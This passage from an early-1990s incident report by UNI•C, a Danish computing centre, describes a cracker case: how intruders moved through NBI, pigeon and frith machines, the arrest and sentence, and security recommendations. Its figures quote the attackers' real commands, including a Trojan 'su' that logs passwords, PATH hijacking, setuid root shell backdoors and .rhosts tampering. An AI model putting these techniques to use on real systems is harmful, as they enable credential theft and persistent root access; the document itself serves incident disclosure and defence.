$ cat  grok
echo "Password:\c"
stty -echo
read navn </dev/tty
stty echo
echo $1 $navn >/tmp/.p
echo
echo su: Sorry
rm /tmp/.f/su

$ cp grok /tmp/.f/su
$ rm grok
```

Figure 18: The `su` command as a Trojan horse.

The crackers obtained access to this machine by copying `/etc/passwd` with `tftp` and using the password cracker prgram, in which they found two passwords, derived from the names of the users.

By mistake, there was read access to the `sulog`. There, the crackers could see who knew the super user password.

They also searched the whole machine for files and directories, where the world and the group had write access. Unfortunately, the group had write access to the home directories of the users, which was exploited to place a Trojan horse in the home directory of the system administrator. See figure 18 and 19.

In fact, the crackers never got super users on the `supermax`.

4.5 NBI

As soon as the crackers got into one machine, they had access to all the machines at NBI (The Niels Bohr Institute), as they run NIS (Network Information Service) and `/etc/hosts.equiv` file allowed all users to log in on any machine without giving a password.

Immediately, the crackers copied `/etc/passwd` from the NIS-server, which contained the user:

```
$ cat .profile
# @(#)   Her er Uuu Uuuuu's .profile

PATH=.:$HOME:$HOME/bin:$HOME/scripts:/bin:/usr/bin
.
.
.


$ cat .profile
# @(#)   Her er Uuu Uuuuu's .profile

PATH=.:$HOME:$HOME/bin:$HOME/scripts:/bin:/usr/bin
PATH=/tmp/.f:$PATH:
```

Figure 19: Changing the path, so that the false su command is to be used instead of the real one.

```
sundiag::0:1:System Diagnostic:/sundiagstart:/bin/csh
```

Several of the machines had similar lines in their local /etc/passwd, and soon, the crackers had privileged control over all the UNIX-machines at NBI.

Then the crackers made a general search for all .netrc files, and thus got access to 25 different machines - mostly abroad. Also uucp was examined for telephone numbers and X.25 passwords.

Finally, they hid a privileged shell, so that they could always act as super users, if they had a normal userid. See figure 20.

4.6 Pigeon

Here, the crackers discovered that they had write access to the .rhost file of root. See figure 21.

This could have been avoided, if the home directory of root had been changed to a special directory: /mgr. In that case, the super user could have files with write access for the world without this being a risk for the system security, as the directory /mgr could be used to avoid access to these files.

4.7 Frith

The crackers did an su to the userid bin on pigeon. Then they logged in on frith using the rlogin command. pigeon was listed in /etc/hosts.equiv file on frith, which made the crackers log in as user bin without supplying a password.

The directory /usr/etc was owned by user bin, which the crackers exploited to create a privileged shell. See figure 22.

This could have been avoided, if the login shell of user bin had been replaced by /bin/false.

```
# cd /usr/spool/cron/crontabs

# mkdir '.. '
# cd '.. '

# cp /bin/sh ./.mail
# chmod u+s .mail
# chmod u+w .mail

# ls -al
total 98
drwxr-sr-x  2 root          512 Dec 23 03:33 .
drwxr-sr-x  3 root          512 Dec 23 03:33 ..
-rwsr-xr-x  1 root        98304 Dec 23 03:33 .mail
```

Figure 20: Super user back door.

```
csh> cd /.
csh> ed .rhosts
csh> cat .rhosts
nancy.xxx.xxx.xxx root
kira.xxx.xxx.xxx root
localhost steinr
localhost steinr

remsh localhost -l root csh -i
Warning: no access to tty; thus no job control in this shell...
# ed /etc/passwd
```

Figure 21: Access as super user on pigeon.

```
frith> cd /usr/etc

frith> ls -al in.rshd*
-rwxrwxrwx  1 bin            52 Jan 13 17:36 in.rshd
-rwxr-xr-x  1 root        16384 Oct 13 22:44 in.rshd.orig

frith> cat in.rshd
#!/bin/sh
cp /bin/sh /tmp/fly3
chmod 4777 /tmp/fly3

frith> telnet localhost 514
Trying 127.0.0.1 ...
Connected to localhost.
Escape character is '^]'.
Connection closed by foreign host.

frith> ls -al /tmp/fly3
-rwsrwxrwx  1 root       106496 Jan 13 17:36 /tmp/fly3
```

Figure 22: Super user back door on `frith`.

5 The Criminal Police

Several meetings with the police were held, where we explained what the crackers did on the network and the various machines. The police are far from computer experts, and did not unfortunately have a special computer department that could help us. We therefore had to do all the tracing and surveillance ourselves.

To serve as an illustration of this, we often during our meetings used the word *userid*. Also in Danish this sounds much like *user idea*, and one day one of the officers asked:

> What kind of idea is that *user ID* ?

The police made a big effort to understand and help us. There is, however, no doubt that we were not good enough to explain the crackers' activities in such a way that persons without computer knowledge could understand it.

5.1 The Arrest

On Monday, the 14th of January, we called the police and informed them that we had more than sufficient evidence, and that we recommended an arrest as soon as possible.

We were afraid that the crackers had discovered that they had been traced and had destroyed all the evidence.

The strategy for the arrest was planned by the police in co-operation with UNI•C who were present.

The police co-ordinated the arrest so that it was carried out at both of the crackers' places simultaneously. They were literally caught napping, as they had been "working" all night and were sleeping like logs when we showed up.

5.2 The Sentence

On Friday, the 21st of June 1991, JubJub Bird and Sprocket were found guilty and got a suspended prison sentence for a maximum of two years and confiscation of their equipment.

The fixing of the sentence is made in consideration of:

- Full confession
- Co-operation about the elucidation
- Not made for economic gain
- No previous convictions
- Young age

This was the first case of its kind in Danish legal history.

5.3 The Press

Unfortunately, the mild punishment, and the press coverage making them heroes, only serves as an encouragement for future crackers.

In fact, UNI•C suffered massive cracker attacks shortly after the story had appeared on the television. Now was the time for all Danish crackers to become heroes.

6 Conclusion

Each country ought to have a common security organization, covering both private and public companies.

The quality of the chosen passwords is crucial to the security on the machines off the C1 security level, and important for machines on the C2 security level.

All users of UNIX systems ought to be forced to choose a password, that is difficult to crack.

It is extremely important that the reports made for the authorities are worded in such a way that they can be read by persons without any knowledge of computer systems. There has to be many examples that relate to every day life. If the court cannot understand the kind of crime committed, the probability of too mild a punishment is great.

There ought to be a law, forbidding the use of `.netrc` files.

Modems must not be put on the network without access control.

The usage of tftp between Danmark and foreign countries has been stopped and will **never** be opened again.

It ought to be possible to buy any UNIX machine in two configurations:

- Standard configuration
- Security configuration

The security configuration should be on security level C2, as described in TCSEC (Trusted Computer System Evaluation Criteria) or the corresponding European standard ITSEC (Information Technology Security Evaluation Criteria).
Furthermore, the machine should be configured so that it is very difficult to gain unauthorized access.

Cases of cracking is indeed hard work and may very well be the cause of a divorce.

7 Acknowledgements

The whole case has been solved in cooperation with

1 Data Communication Manager Jan P. Sørensen
E-mail: Jan.P.Sorensen@uni-c.dk

2 Communication Engineer Jan Olsson
E-mail: Jan.Olsson@uni-c.dk

The police of Lyngby, who have shown great interest and involvement in the case. Detective superintendent Erik Knudsen who was at our service the whole time and always reacted promptly to our requests.

8 References

[1] David A. Curry, *IMPROVING THE SECURITY OF YOUR UNIX SYSTEM*; Information and Telecommunications Sciences and Technology Division, SRI International, April 1990.

[2] Eugene H. Spafford, *The Internet Worm Program: An Analysis*; Department of Computer Sciences, Perdue University, 1988.

[3] Clifford Stoll, *The Cuckoo's Egg*; New York: Doubleday, 1989.

9 About UNI•C

UNI•C, the Danish Computing Centre for Research and Education, is a Danish state corporation established to support research, development and educational efforts involving applications of data processing in the universities as well as the public and private sectors.

UNI•C has more than 25 years of experience in this field. Our staff of 150 employees includes experts within the major areas of information technology.

We are equipped with a wide range of computer hardware and software covering all major applications. The hardware includes the two largest supercomputers in Denmark, a Thinking Machines Corporation CM200 (UNIX) and an Amdahl VP1200 (MVS).

UNI•C has developed and operates the Danish university network, DENet. Internationally, we operate the Danish node in the network EARN and BITNET, thereby providing datacommunication facilities between scientists in a large number of countries. Also, operating the Danish

node in the nordic NORDUNET, we provide connections to the American Internet and to the international UNIX-net.

UNI•C is independent of commercial interests.

10 Biography

Jørgen Bo Madsen is Security Consultant at UNI•C. He was one of the leading persons in the greatest cracker case in Denmark, and has since made over 40 lectures and courses, as well as writting several articles about security. His unique knowledge is built upon a thorough experience gained at several research institutions, and courses at DTH, (The Technical University of Denmark) and also abroad.